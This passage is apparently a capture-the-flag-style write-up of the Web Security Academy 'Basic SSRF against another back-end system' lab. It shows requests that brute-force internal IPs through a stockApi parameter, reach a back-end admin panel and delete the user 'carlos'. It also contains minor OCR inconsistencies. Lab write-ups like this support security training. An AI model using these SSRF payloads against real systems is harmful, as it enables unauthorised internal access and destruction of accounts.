138  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   GET   /academyLabHeader
139  https://0adb00480317b6f28493369f008500c6.web-security-academy.net   POST  /product/stock                                ✓
```

- I want to check on all the ports and IPs available so first I removed all the positions




```
Cookie: session=93hTaceCYlmn9WCSGVFHp9e7kRr3nbWZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0adb00480317b6f28493369f008500c6.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin: https://0adb00480317b6f28493369f008500c6.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D3%26storeId%3D1
```

- I wanted to focus the position that I will brute force to find out which is the last byte



```
Te: trailers

stockApi=http%3A%2F%2F192.168.0.§1§%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D3%26storeId%3D1
```

- Then I adjusted the payloads on numbers as shown



Payload position: All payload positions
Payload type: Numbers
Payload count: 255
Request count: 255


Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: [✓ Sequential] Random
From: 1
To: 255
Step: 1


- After it finished the brute force to find out which ip is available I was able to discover that payload 163 with status code 404 is used however in the response it says ‘Not Found’ which means the Ip is available but the path itself hasn’t been used yet



161	161	500	315
162	162	404	302
163	163	500	270
164	164	500	242

```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```


- I sent it to repeater to experiment and making sure it gives the same output if not changed



```
POST /product/stock HTTP/2
Host:
0adb00480317b6f28493369f008500c6.web-security-academy.ne
t
Cookie: session=93hTaceCYlmn9WCSGVFHp9e7kRr3nbWZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0adb00480317b6f28493369f008500c6.web-security-ac
ademy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
```

```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```


- In here I tried keeping just the IP and removing the given path and response was not found



```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0adb00480317b6f28493369f008500c6.web-security-ac
ademy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin:
https://0adb00480317b6f28493369f008500c6.web-security-ac
ademy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http%3A%2F%2F192.168.0.162%3A8080%2F
```

```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```


- After trying different options while brute forcing manually, I found that admin gives a response



```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0adb00480317b6f28493369f008500c6.web-security-ac
ademy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin:
https://0adb00480317b6f28493369f008500c6.web-security-ac
ademy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http%3A%2F%2F192.168.0.162%3A8080%2Fadmin
```


```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3141

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLabHeader.css
        rel=stylesheet>
        <link href=/resources/css/labs.css rel=
        stylesheet>
        <title>
            Basic SSRF against another back-end
            system
        </title>
```

- When I searched the response I was able to find that it give me access to the admin panel and on top of that a function that contains the path to delete a user



```
                    <span>
                        wiener -
                    </span>
                    <a href="
                    /http://192.168.0.162:8080/admin/delete?username=wiener"
                    >
                        Delete
                    </a>
                </div>
                <div>
                    <span>
                        carlos -
                    </span>
                    <a href="
                    /http://192.168.0.162:8080/admin/delete?username=carlos"
                    >
```

- So I went ahead and copied the path for deleting the user 'carlos' and paste it for stock API and sent a response which was a completion of the deletion action




Request

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0adb00480317b6f28493369f008500c6.web-security-academy.net/product?produc
tId=3
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: https://0adb00480317b6f28493369f008500c6.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

stockApi=http://192.168.0.162:8080/admin/delete?username=carlos
```

Response

```
HTTP/2 302 Found
Location: http://192.168.0.162:8080/admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

- When looking back at the browser you will receive this message for completing the lab


Web Security Academy
Basic SSRF against another back-end system
Back to lab description
Congratulations, you solved the lab!
Share your skills!